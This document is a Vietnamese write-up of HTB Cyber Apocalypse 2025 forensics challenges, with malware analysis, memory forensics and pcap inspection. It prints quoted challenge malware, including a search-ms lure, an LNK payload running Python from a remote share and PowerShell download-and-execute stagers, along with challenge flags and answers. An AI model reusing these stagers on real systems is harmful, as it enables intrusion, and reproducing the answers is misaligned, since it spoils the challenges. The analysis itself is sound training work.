(Vietnamese) Forensics - HTB Cyber Apocalypse 2025
Write-ups for all Forensics challenges of HTB Cyber Apocalypse 2025
~ A new Hire (very easy) ~
Detail
The Royal Archives of Eldoria have recovered a mysterious document—an old resume once belonging to Lord Malakar before his fall from grace. At first glance, it appears to be an ordinary record of his achievements as a noble knight, but hidden within the text are secrets that reveal his descent into darkness.
Solution
Ví dụ Docker: 94.237.52.11:42286
Ta có file email.eml nhưng có vẻ không quan trọng Truy cập trang web, sau khi đợi loading nó sẽ hiện ra button View Full Resume. Ta thử Ctrl-U để xem bên trong có gì. Ta thấy được một đoạn code Javascript:
1
2
3
4
5
6
7
8
9
10
<script defer="defer">
    setTimeout(() => {
      document.getElementById('loading').style.display = 'none';
      document.getElementById('main-content').style.display = 'flex';
    }, 5000);

    function getResume() {
      window.location.href=`search:displayname=Downloads&subquery=\\\\${window.location.hostname}@${window.location.port}\\3fe1690d955e8fd2a0b282501570e1f4\\resumes\\`;
    }
</script>
Function getResume(), thực hiện nhiệm vụ điều hướng browser tới URL chỉ định. Ta sẽ thử run nó trên Console (hoặc đơn giản là click vào nút View Full Resume)

Nó sẽ điều hướng ta vào Windows Explorer


Ta có link trên Explorer: search-ms:displayname=Downloads&subquery=%5C%5C94.237.52.11@42286%5C3fe1690d955e8fd2a0b282501570e1f4%5Cresumes%5C
Nếu decode ta có
search-ms:displayname=Downloads&subquery=\\94.237.52.11@42286\3fe1690d955e8fd2a0b282501570e1f4\resumes\
Về cơ bản Windows Explorer tìm kiếm tệp trong thư mục resumes\ nằm trên máy chủ 94.237.52.11 qua cổng 42286. Ta có được file Resume.pdf .lnk, nó là 1 shortcut của 1 application, tiến hành GET thông tin trong đó:

Ta được 1 đoạn Base64, tiến hành decode ta được thông tin (Base64, Remove Null Bytes):
1
2
[System.Diagnostics.Process]::Start('msedge', 'http://storage.microsoftcloudservices.com:57426/3fe1690d955e8fd2a0b282501570e1f4/resumesS/resume_official.pdf');
\\storage.microsoftcloudservices.com@57426\3fe1690d955e8fd2a0b282501570e1f4\python312\python.exe \\storage.microsoftcloudservices.com@57426\3fe1690d955e8fd2a0b282501570e1f4\configs\client.py
Ta được 3 link mới, ta sẽ biết được mình phải request lấy file về phân tích. (Thay đổi host thành địa chỉ Docker)
1
2
3
Ví dụ với link: \\94.237.52.11@42286\3fe1690d955e8fd2a0b282501570e1f4\resumesS\
Encode URL để nhập vào Explorer: %5C%5C94.237.52.11@42286%5C3fe1690d955e8fd2a0b282501570e1f4%5CresumesS%5C
Paste URL mới vào phần subquery để truy cập.
Trong file client.py có một đoạn đã bị encode Base64 SFRCezRQVF8yOF80bmRfbTFjcjBzMGZ0X3MzNHJjaD0xbjF0MTRsXzRjYzNzISF9Cg==
Ta có được flag:
HTB{4PT_28_4nd_m1cr0s0ft_s34rch=1n1t14l_4cc3s!!}
~ Thorin’s Amulet (very easy) ~
Detail
Garrick and Thorin’s visit to Stonehelm took an unexpected turn when Thorin’s old rival, Bron Ironfist, challenged him to a forging contest. In the end Thorin won the contest with a beautifully engineered clockwork amulet but the victory was marred by an intrusion. Saboteurs stole the amulet and left behind some tracks. Because of that it was possible to retrieve the malicious artifact that was used to start the attack. Can you analyze it and reconstruct what happened?** Note: make sure that domain korp.htb resolves to your docker instance IP and also consider the assigned port to interact with the service.**
Solution
Ví dụ Docker instance: 94.237.51.163:57889
Challenge cho chúng ta file .ps1 :
1
2
3
4
5
6
7
8
# artifact.ps1
function qt4PO {
    if ($env:COMPUTERNAME -ne "WORKSTATION-DM-0043") {
        exit
    }
    powershell.exe -NoProfile -NonInteractive -EncodedCommand "SUVYIChOZXctT2JqZWN0IE5ldC5XZWJDbGllbnQpLkRvd25sb2FkU3RyaW5nKCJodHRwOi8va29ycC5odGIvdXBkYXRlIik="
}
qt4PO
Đoạn code có 1 đoạn đang bị encode Base64: SUVYIChOZXctT2JqZWN0IE5ldC5XZWJDbGllbnQpLkRvd25sb2FkU3RyaW5nKCJodHRwOi8va29ycC5odGIvdXBkYXRlIik=, ta tiến hành decode nó:
1
2
3
# bash
> echo SUVYIChOZXctT2JqZWN0IE5ldC5XZWJDbGllbnQpLkRvd25sb2FkU3RyaW5nKCJodHRwOi8va29ycC5odGIvdXBkYXRlIik= | base64 -d
IEX (New-Object Net.WebClient).DownloadString("http://korp.htb/update")
Đoạn code sẽ tiến hành download từ link http://korp.htb/update . Note của đề bài cho ta biết korp.htb sẽ mapping tới docker instance của mình nên mình sẽ sửa link thành http://94.237.51.163:57889/update Ta tiến hành tải file từ link và nhận được 1 file update.ps1:
1
2
3
4
5
6
# update.ps1
function aqFVaq {
    Invoke-WebRequest -Uri "http://korp.htb/a541a" -Headers @{"X-ST4G3R-KEY"="5337d322906ff18afedc1edc191d325d"} -Method GET -OutFile a541a.ps1
    powershell.exe -exec Bypass -File "a541a.ps1"
}
aqFVaq
Chương trình sẽ request tới http://korp.htb/a541a với header đã cung cấp để tải và thực thi file có tên là a541a.ps1 Ta tiến hành sửa code .ps1 để thực hiện mỗi tải file để phân tích:
1
Invoke-WebRequest -Uri "http://94.237.51.163:57889/a541a" -Headers @{"X-ST4G3R-KEY"="5337d322906ff18afedc1edc191d325d"} -Method GET -OutFile a541a.ps1
Ta được tải được file có nội dung:
1
2
3
# a541a.ps1
$a35 = "4854427b37683052314e5f4834355f346c573459355f3833336e5f344e5f39723334375f314e56336e3730727d"
($a35-split"(..)"|?{$_}|%{[char][convert]::ToInt16($_,16)}) -join ""
Code sẽ decode string từ hex value, ta tiến thành thực hiện nó và có flag:
HTB{7h0R1N_H45_4lW4Y5_833n_4N_9r347_1NV3n70r}
~ Stealth Invasion (easy) ~
Detail
Selene’s normally secure laptop recently fell victim to a covert attack. Unbeknownst to her, a malicious Chrome extension was stealthily installed, masquerading as a useful productivity tool. Alarmed by unusual network activity, Selene is now racing against time to trace the intrusion, remove the malicious software, and bolster her digital defenses before more damage is done.
1
2
3
4
5
6
1. What is the PID of the Original (First) Google Chrome process?
2. What is the only Folder on the Desktop?
3. What is the Extention's ID (ex: hlkenndednhfkekhgcdicdfddnkalmdm)?
4. After examining the malicious extention's code, what is the log filename in which the datais stored?
5. What is the URL the user navigated to?
6. What is the password of selene@rangers.eldoria.com?
Solution
Chúng ta được cho 1 file memory dump, ta sẽ sử dụng Volatility3 để giải quyết bài này
Question 1: What is the PID of the Original (First) Google Chrome process? - Answer: 4080
Ta tiến hành check PsList:
1
python3 vol.py -f memdump.elf windows.pslist.PsList

Question 2: What is the only Folder on the Desktop? - Answer: malext
Ta tiến hành check các file có trên memory bằng FileScan
1
python3 vol.py -f memdump.elf windows.filescan.FileScan
Ta chỉ cần grep -i '\\Desktop\\' là ra thôi

Question 3: What is the Extention’s ID (ex: hlkenndednhfkekhgcdicdfddnkalmdm)? - Answer: nnjofihdjilebhiiemfmdlpbdkbjcpae
Trong Chrome những extension được tải từ Chrome Store sẽ được lưu ở Google\Chrome\User Data\Default\Extensions, tuy nhiên những extension add ngoài sẽ không có trong này. Mình tra thì nó sẽ ở \Local Extension Settings\
Ta tiến hành grep thông tin với output của FileScan
1
python3 vol.py -f memdump.elf windows.filescan.FileScan | grep -i '\\Local Extension Settings\\'

Question 4: After examining the malicious extention’s code, what is the log filename in which the datais stored? - Answer: 000003.log
Ta nhìn lại ảnh ở câu 3, hỏi file log thì chỉ có 000003.log
Question 5: What is the URL the user navigated to? - Answer: drive.google.com
Ta tiến hành dump file 000003.log thông qua virtual address --virtaddr:

1
python3 vol.py -f memdump.elf windows.dumpfiles.DumpFiles --virtaddr=0xa708caba14d0
Ta check thông tin của file đã dump ra:
1
strings file.0xa708caba14d0.0xa708c9d90d00.DataSectionObject.000003.log.dat


Question 6: What is the password of selene@rangers.eldoria.com? - Answer: clip-mummify-proofs
Có vẻ malicious extention này ghi lại tiến trình ta gõ bàn phím để đánh cắp data. Ta nhìn đoạn đằng sau selene@rangers.eldoria.com thì đó là password
Final Answer
| Question | Flag |
|---|---|
| 1. What is the PID of the Original (First) Google Chrome process? | 4080 |
| 2. What is the only Folder on the Desktop? | malext |
| 3. What is the Extention’s ID (ex: hlkenndednhfkekhgcdicdfddnkalmdm)? | nnjofihdjilebhiiemfmdlpbdkbjcpae |
| 4. After examining the malicious extention’s code, what is the log filename in which the datais stored? | 000003.log |
| 5. What is the URL the user navigated to? | drive.google.com |
6. What is the password of selene@rangers.eldoria.com? | clip-mummify-proofs |
~ Silent Trap (easy) ~
Detail
A critical incident has occurred in Tales from Eldoria, trapping thousands of players in the virtual world with no way to log out. The cause has been traced back to Malakar, a mysterious entity that launched a sophisticated attack, taking control of the developers’ and system administrators’ computers. With key systems compromised, the game is unable to function properly, which is why players remain trapped in Eldoria. Now, you must investigate what happened and find a way to restore the system, freeing yourself from the game before it’s too late.
1
2
3
4
5
6
1. What is the subject of the first email that the victim opened and replied to?
2. On what date and time was the suspicious email sent? (Format: YYYY-MM-DD_HH:MM) (for example: 1945-04-30_12:34)
3. What is the MD5 hash of the malware file?
4. What credentials were used to log into the attacker's mailbox? (Format: username:password)
5. What is the name of the task scheduled by the attacker?
6. What is the API key leaked from the highly valuable file discovered by the attacker?
Solution
Ta được cung cấp 1 file .pcapng. Ta tiến hành phân tích thì biết được phần lớn là communication giữa 2 IP là 192.168.91.173 và 192.168.91.133
Trong đó 192.168.91.173 là của host mail server mail.korptech.net và 192.168.91.133 là của nạn nhân

Question 1: What is the subject of the first email that the victim opened and replied to? - Answer: Game Crash on Level 5
Email đầu tiên ta xác định được là ở stream thứ 4 của HTTP. Ở đây nó thể hiện nội dung preview của mail mà nạn nhân nhận được
Question 2: On what date and time was the suspicious email sent? - Answer: 2025-02-24_15:46
Trong stream thứ 8 của HTTP, ta thấy được 1 mail khá khả nghi với 1 file .zip

Ta tiếp tục follow theo HTTP stream thì đến stream 12 là thông tin của file .zip này, ta biết được trong file .zip này có chứa 1 file Eldoria_Balance_Issue_Report.pdf.exe.

File này cực sus vì nó là file .exe - Technique này sẽ lừa được những người không để hiện extension của file. Mặc định lúc đầu máy tính của những người bình thường sẽ ẩn extension của file đi. Khi nó view trên máy sẽ là .pdf. Nạn nhân sẽ nghĩ nó là file pdf bình thường và mở nó lên, file sẽ chạy và bùm….
Ta kết luận được email khả nghi được gửi đi chính là mail có chứa file .zip và thời gian của nó là 2025-02-24 15:46

Question 3: What is the MD5 hash of the malware file? - Answer: c0b37994963cc0aadd6e78a256c51547
Để biết được MD5 hash của malware, ta phải tiến hành giải nén trước tiên. Pass chúng ta có thể biết trong mail ở Question 2:

Pass: eldoriaismylife

Question 4: What credentials were used to log into the attacker’s mailbox? - Answer: proplayer@email.com:completed
Khi ta filter protocol IMAP, ta biết được thông tin đăng nhập
Question 5: What is the name of the task scheduled by the attacker? - Answer: Synchronization
Câu này mình bí nhưng nhờ hint của 0din mình đã làm được kkk.
